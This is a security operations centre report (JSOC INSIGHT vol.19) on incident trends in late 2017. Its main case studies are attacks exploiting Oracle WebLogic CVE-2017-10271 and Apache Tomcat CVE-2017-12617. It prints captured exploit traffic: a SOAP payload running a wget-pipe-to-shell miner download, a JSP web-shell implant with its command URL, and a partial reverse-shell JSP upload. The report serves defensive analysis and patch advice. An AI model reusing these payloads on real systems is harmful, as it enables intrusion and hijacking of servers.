LAC
ともに、イキル

JAPAN SECURITY OPERATION CENTER

INSIGHT

vol.19

September 04, 2018

JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.19

1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts study communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.

We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

Japan Security Operation Center

Analysis Team

Data collection period

October 1, 2017 to December 31, 2017

Devices used

This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.

* This document is for information purposes only. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.
* When using data from this report, be sure to cite the source.
(For example, Source: "JSOC INSIGHT, vol. 19, from LAC Co., Ltd.")
* The information contained in this document is as of the initial publication of this document and may be changed by the time it is viewed or provided.

2 Executive Summary

This report illustrates an analysis of the trends in the incidents that occurred during the collection period and introduces some especially notable threats.

■ Code execution vulnerability in Oracle WebLogic Server

An arbitrary code execution vulnerability in the Oracle WebLogic Server component of Oracle Fusion Middleware was disclosed. Although no attack was detected immediately after the disclosure, the situation changed due to the disclosure of an attack code on December 22. Many attacks such as those for attempting cryptocurrency mining or backdoor installation were detected. If a version that may be affected by the vulnerability is being used, it is recommended to update it as early as possible.

■ Increased attacks in which sources are hidden

Attacks that exploited a Web server misconfiguration or a content management system (hereinafter referred to as “CMS”) such as WordPress or another CMS-related vulnerability sharply increased for a short period. Many of the attack sources (or actual attackers) were hidden by way of a Tor or open proxy, etc. It is recommended to take various protective measures against these attacks, as well as to check for any misconfiguration that may be exploited as a communication stepping stone toward the instigation of an attack.

■ Increasing suspicious emails that may lead to malware infection

We have been seeing an increase in suspicious emails that may lead to malware infection such as Ursnif.

The subjects and bodies of these suspicious emails are very similar to those from real companies, thus it is difficult to conclude at a glance that they are suspicious or fake. In addition, these emails are often sent during the same time period as normal emails. That is, they are more deceitful for the recipient. Immediately after suspicious email reception, traffic deemed to be infected with Ursnif or other malware is detected often, thus it is recommended to alert email recipients.

3 Trends in Severe Incidents at the JSOC

3.1 Trends in severe incidents

Our security analysts at the JSOC analyze the logs detected by firewalls, IDS/IPS, and sandboxes, and assign one of four incident severity levels according to the nature of incident and the degree of impact that the incident has on monitored targets. Of these severity levels, "Emergency" and "Critical" indicate severe incidents for which a successful attack was confirmed or that the likelihood of damage was assessed to be high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incidents classified as an emergency: - When a customer system experiences an information leak or a Web alteration; or - When malware-infected traffic is confirmed and when the infection has been expanding.
	Critical	Incidents classified as where the likelihood of attack success is high: - When a successful attack against a vulnerability or malware infection is confirmed; or - When it is unknown whether the attack succeeded or not, but when it will cause serious impact at a high probability if successful.
Reference incident	Warning	Incidents classified as needing follow-up: - When the investigation of whether the attack succeeded or not showed no possibility of impact; or - When the possibility of an impact was low at the time of detection, but when follow-up is necessary.
	Informational	Incidents classified as a non-attack: - When audit traffic such as port scan traffic, or other traffic that does not cause any real damage, occurs; or - When security diagnosis or test traffic occurs.

Table 1 shows the changes in the number of severe incidents during the collection period (from October to December 2017). The total number of severe incidents during this collection period decreased to 257 from the 276 of the previous period (from July to September 2017).

Across the JSOC, many of the severe incidents related to attack traffic from the Internet were caused by cross-site scripting (XSS), exploitation of Apache Struts 2 vulnerability, and SQL injection attempts. In addition, late-October and mid-December saw many attacks that might let attackers exploit hosts as stepping stones, including reflection attacks against DNS and those that attempted to exploit a Web server as a third-party relay (① in Figure 1).

For serious incidents related to suspicious intra-network traffic, mid-October saw a rapid increase in traffic suspected to be infected with "Ursnif"[1] targeting Internet bank account information and personal information (② in Figure 1).

[1] "4.2 Rapid increase in Ursnif infection incidents" in *JSOC INSIGHT*, vol. 13 https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol13_en.pdf




Figure 1 Changes in the number of severe incidents (October to December 2017)

Figure 2 shows a breakdown of the severe incidents related to attacks from the Internet.


The number of severe incidents related to attacks from the Internet increased to 129 from the 104 of the previous collection period. While severe incidents due to exploited Apache Struts 2 increased, many attacks that exploited S2-045 were still detected, and there was no noteworthy change in the attack methods. During the previous collection period, we saw many severe incidents due to attacks that exploited a WebDAV service vulnerability in IIS 6.0, but this type of incident decreased in this collection period. The reason for this is considered to be that countermeasures against the vulnerability were implemented in customer environments.

Across the JSOC, we have constantly detected the type of traffic or attacks that attempt to use a Web server as a third-party relay or to discover a DNS[2] or NTP[3] host available as a stepping stone for DDoS attack, and have sometimes found hosts that respond to a request from an external host without appropriate control. We recommend rechecks to ensure that no DNS, NTP, Web server, or other host is configured to respond to an external request without appropriate control.[4]

[2] Alert on DDoS attack using recursive inquiry
https://www.jpcert.or.jp/at/2013/at130022.html

[3] Alert on DDoS attack using ntpd monlist capability
https://www.jpcert.or.jp/at/2014/at140001.html

[4] "4.2 Trend of traffic detected as related to DDoS attacks" in *JSOC INSIGHT*, vol. 17
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol17_en.pdf




(a) July to September 2017 (b) October to December 2017

Figure 2 Breakdown of severe incidents related to attacks from the Internet

Figure 3 shows a breakdown of the severe incidents that occurred in intra-networks.

The number of severe intra-network incidents decreased to 128 from the 172 of the previous collection period.

The total number of severe incidents across the JSOC decreased, but that of severe incidents due to Ursnif infection has been sharply increasing, as virus emails spoofing an e-commerce site or financial institution have become widespread, starting from October. As many such emails are sophisticated and as it is difficult to determine whether they are legitimate or fake, it is necessary to stay alert regarding suspicious emails that may cause malware infection.[5]



(a) July to September 2017 (b) October to December 2017

Figure 3 Breakdown of severe incidents that occurred in intra-networks

[5] Alert on DreamBot, a computer virus related to Internet banking https://www.npa.go.jp/cyber/policy/20171211.html

3.2 Types of traffic to pay attention to

This section introduces the types of suspicious traffic found during this collection period that require attention, along with the types of attacks from the Internet that were detected frequently, although such did not cause serious damage.

Table 2 shows the types of traffic frequently detected during the collection period.

Table 2 Types of traffic frequently detected

Classification	JSOC observation	Observation period
Attacks from 5.188.10.0/24	Continuing from the previous collection period, attacks that attempt to exploit Apache Struts 2 vulnerabilities (S2-045, S2-052) or an Apache Commons Collections vulnerability were detected. Many of such attacks originated from 5.188.10.105 (Croatia) and 5.188.10.251 (Croatia).	Mid-July
Attacks against management interfaces for IoT devices	Traffic that targeted routers or IoT devices for discovery or attempted command execution were detected many times.[6] This type of attack was already detected in February 2017, including such attacks that attempted to exploit Netis/Netcore or ASUS routers. In addition to those routers, different types of IoT devices are also being targeted.	From early October
Attacks against servers in Windows environments	Attacks that attempted to exploit WebLogic or Apache Struts 2 running in Windows environments were detected. Attacks that attempted to exploit Windows-specific PowerShell, bitsadmin, or certutil, etc., so as to download a file, have been increasing.	From Middle October
Attacks that attempt to upload files to WordPress	Attacks that targeted WordPress or WordPress-related plugins for file upload were detected many times. An unspecified number of sources attempted to attack many domains by targeting paths frequently used in WordPress, such as wp-content and wp-admin. For more details, see 4.2.1.3 below.	From Middle December

[6] Alert on Mirai-variant infection activities
https://www.jpcert.or.jp/at/2017/at170049.html


4 Topics of This Volume

4.1 Code execution vulnerability in Oracle WebLogic Server

On October 17, it was disclosed that the Oracle WebLogic Server component of Oracle Fusion Middleware had a vulnerability (CVE-2017-10271) that allows arbitrary code to be executed due to a defect in WLS security-related processing. Although no attack was detected immediately after the disclosure, the vulnerability started being exploited after the disclosure of an attack code on December 22. Since then, many attacks such as those for attempting cryptocurrency mining or backdoor installation have been detected.

4.1.1 Examples of attacks detected that exploited the vulnerability

Figure 4 shows an example of attack traffic that exploits the vulnerability for cryptocurrency mining. The attack is seen as a diverted proof-of-concept code, and if the attack succeeds, the code will download and execute a shell script disguised as a jpg file so as to use resources on the target for cryptocurrency mining. The file name of the shell script file used in the attack is very similar to that mentioned in "Increasing Offensive Traffic Intended for Virtual Currency Mining[7]" as detailed in *JSOC INSIGHT*, vol. 18, which will imply the same attacker.




```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:5.0) Gecko/20100101 Firefox/5.0
Accept-Charset: GBK,utf-8;q=0.7,*;q=0.3
X-Forwarded-For: 10.244.31.175
Content-Type: text/xml
Content-Length: 828

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
        <java version="1.8.0_131" class="java.beans.XMLDecoder">
          <void class="java.lang.ProcessBuilder">
            <array class="java.lang.String" length="3">
              <void index="0">
                <string>/bin/bash</string>
              </void>
              <void index="1">
                <string>-c</string>
              </void>
              <void index="2">
                <string>wget -q http://[redacted]/logo6.jpg -O - | sh</string>
              </void>
            </array>
          <void method="start"/></void>
        </java>
      </work:WorkContext>
    </soapenv:Header>
  <soapenv:Body/>
</soapenv:Envelope>
```

Figure 4 Offensive traffic intended for virtual currency mining

[7] "4.2 Increasing offensive traffic intended for cryptocurrency mining" in *JSOC INSIGHT*, vol. 18 https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol18_en.pdf

On December 15, a Twitter account, @KarlOrange, implied that cryptocurrency mining attacks were occurring against unpatched WebLogic[8] (Figure 5). The JSOC confirmed that the attack code was disclosed on December 22, and it is likely that the attack occurred on or before December 15.




K. Orange
@KarlOrange

Heads up if you're using an unpatched weblogic version, ended up finding some unprivileged "watch-smartd" binary in Linux doing cryptomining to "minexmr dot com" and "minergate dot com"...

9:03 - 2017年12月15日

Figure 5 Tweet that implies this type of attack

Figure 6 shows an example of attack traffic that attempts to install a backdoor. If the attack succeeds, z.jsp will be created under (ServerRoot)/servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/. This type of attack often attempts to install a backdoor in the above directory, thus it is recommended that no suspicious file be created in the directory.




```
POST /wls-wsat/CoordinatorPortType11 HTTP/1.1
Host: [redacted]
Content-Length: 897
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:5.0) Gecko/20100101 Firefox/5.0
Accept-Charset: GBK,utf-8;q=0.7,*;q=0.3
Connection: keep-alive
Content-Type: text/xml


    <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"><soapenv:Head
    xmlns:work="http://bea.com/2004/06/soap/workarea/"><java><java version="1.4.0" class="jav
    <void class="java.io.PrintWriter"> <string>servers/AdminServer/tmp/_WL_internal/bea_wls_i
string>
    <void method="println"><string><![CDATA[<%   if("z".equals(request.getParameter("pwd"))){
        java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("i")).getInpu
        int a = -1;
        byte[] b = new byte[2048];
        out.print("<pre>");
```

Figure 6 Attack traffic that attempts to install a backdoor

[8] Tweet from the @KarlOrange account
https://twitter.com/KarlOrange/status/941715357450080256

Figure 7 shows a result of the JSOC's validation of the attack traffic shown in Figure 6, which indicates a result of command execution via a backdoor. The backdoor can be exploited via a Web browser by specifying "z" in the pwd parameter and by specifying a command to be executed in the i parameter.



```
http://[redacted]/bea_wls_internal/z.jsp?pwd=z&i=whoami
```


[redacted]

```
[redacted]\jsoc test

[redacted]\jsoc test
```

Figure 7 Command execution via a backdoor

Figure 8 shows server responses before and after solving the vulnerability in the validation. While the server having the vulnerability returns "0" in the faultstring element of SOAP Fault, the server without the vulnerability returns "Old format work area header is disabled."



```
HTTP/1.1 500 Internal Server Error
Date: [redacted]
Transfer-Encoding: chunked
Content-Type: text/xml; charset=utf-8

<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="http://
schemas.xmlsoap.org/soap/envelope/"><S:Body><ns0:Fault xmlns:ns0="http://
schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="http://www.w3.org/2003/05/soap-
envelope"><faultcode>ns0:Server</faultcode><faultstring>0</faultstring></
ns0:Fault></S:Body></S:Envelope>
```

(a) Server response before solving the vulnerability

```
HTTP/1.1 500 Internal Server Error
Date: [redacted]
Transfer-Encoding: chunked
Content-Type: text/xml; charset=utf-8

<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="http://
schemas.xmlsoap.org/soap/envelope/"><S:Body><ns0:Fault xmlns:ns0="http://
schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="http://www.w3.org/2003/05/soap-
envelope"><faultcode>ns0:Server</faultcode><faultstring>Old format work area header
is disabled.</faultstring></ns0:Fault></S:Body></S:Envelope>
```

(b) Server response after solving the vulnerability

Figure 8 Server responses

4.1.2 Trend of attacks detected that exploited the vulnerability

Figure 9 shows the changes in the numbers of attacks and severe incidents that exploited the vulnerability during the collection period from December 25, 2017 to January 15, 2018.




Figure 9 Changes in the numbers of attacks and severe incidents that exploited the vulnerability

The JSOC conducted an investigation of the hosts targeted by this type of attack to determine whether the attack was related to the vulnerability, and as of late January, most responses implied that the wls-wsat component of WebLogic was running on them. This indicate that the attacker made the attack after confirming that the wls-wsat component was running. On the other hand, from February, more responses did not imply that the wls-wsat component of WebLogic was running on the hosts targeted by this attack. Nonetheless, the number of attacks of this type was increasing, which will indicate that the attacker made an indiscriminate attack without checking whether the wsl-wsat component was running.

4.1.3 Countermeasures against the vulnerability

An official announcement[9] says that the versions listed below will be affected by the vulnerability. The JSOC checked and confirmed that, in addition to the versions mentioned in the official announcement, Oracle WebLogic Server 12.2.1.0.0 would also be affected by the vulnerability. As a version earlier than 12.2.1.0.0 may be affected, it is recommended to apply the vulnerability-fixed version or limit access to the wls-wsat component.

[9] Oracle Critical Patch Update Advisory - October 2017
http://www.oracle.com/technetwork/security-advisory/cpuoct2017-3236626.html

Vulnerability-fixed version

- Oracle WebLogic Server 12.2.1.3.0

Versions that will be affected by the vulnerability

- Oracle WebLogic Server 10.3.6.0.0
- Oracle WebLogic Server 12.1.3.0.0
- Oracle WebLogic Server 12.2.1.1.0
- Oracle WebLogic Server 12.2.1.2.0

JSOC-confirmed version that will be affected by the vulnerability

- Oracle WebLogic Server 12.2.1.0.0

4.2 Increased attacks in which the sources are hidden

From around October 2017, the number of attacks in which the source IP addresses were hidden by way of an open proxy or Tor have been increasing. These attacks consist of referencing a configuration file, uploading a file, and many others.

4.2.1 Monitoring and observations

This section focuses on the types of attacks that increased during the collection period, as detected by the JSOC.

4.2.1.1 Attacks that attempt to alter a Web page via the PUT method

Figure 10 shows the trend of the number of attacks that attempted to alter a Web page via the PUT method. This type of attack sharply increased during mid-November, while it was daily detected until then.





Figure 10 Number of attacks detected that attempted to alter a Web page via the PUT method

This increase is due to a sharp increase in attack traffic that exploited an Apache Tomcat vulnerability (CVE-2017-12617)[10] Figure 11 shows an example of the attack traffic detected.

[10] Alert on Apache Tomcat vulnerability
https://www.jpcert.or.jp/at/2017/at170038.html



```
PUT /diZPqEAuJM.jsp/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1553
Connection: keep-alive

<%@page import="java.lang.*"%>
<%@page import="java.util.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>

<%
  class StreamConnector extends Thread
  {
    InputStream ix;
    OutputStream nm;

    StreamConnector( InputStream ix, OutputStream nm )
    {
      this.ix = ix;
      this.nm = nm;
    }
```

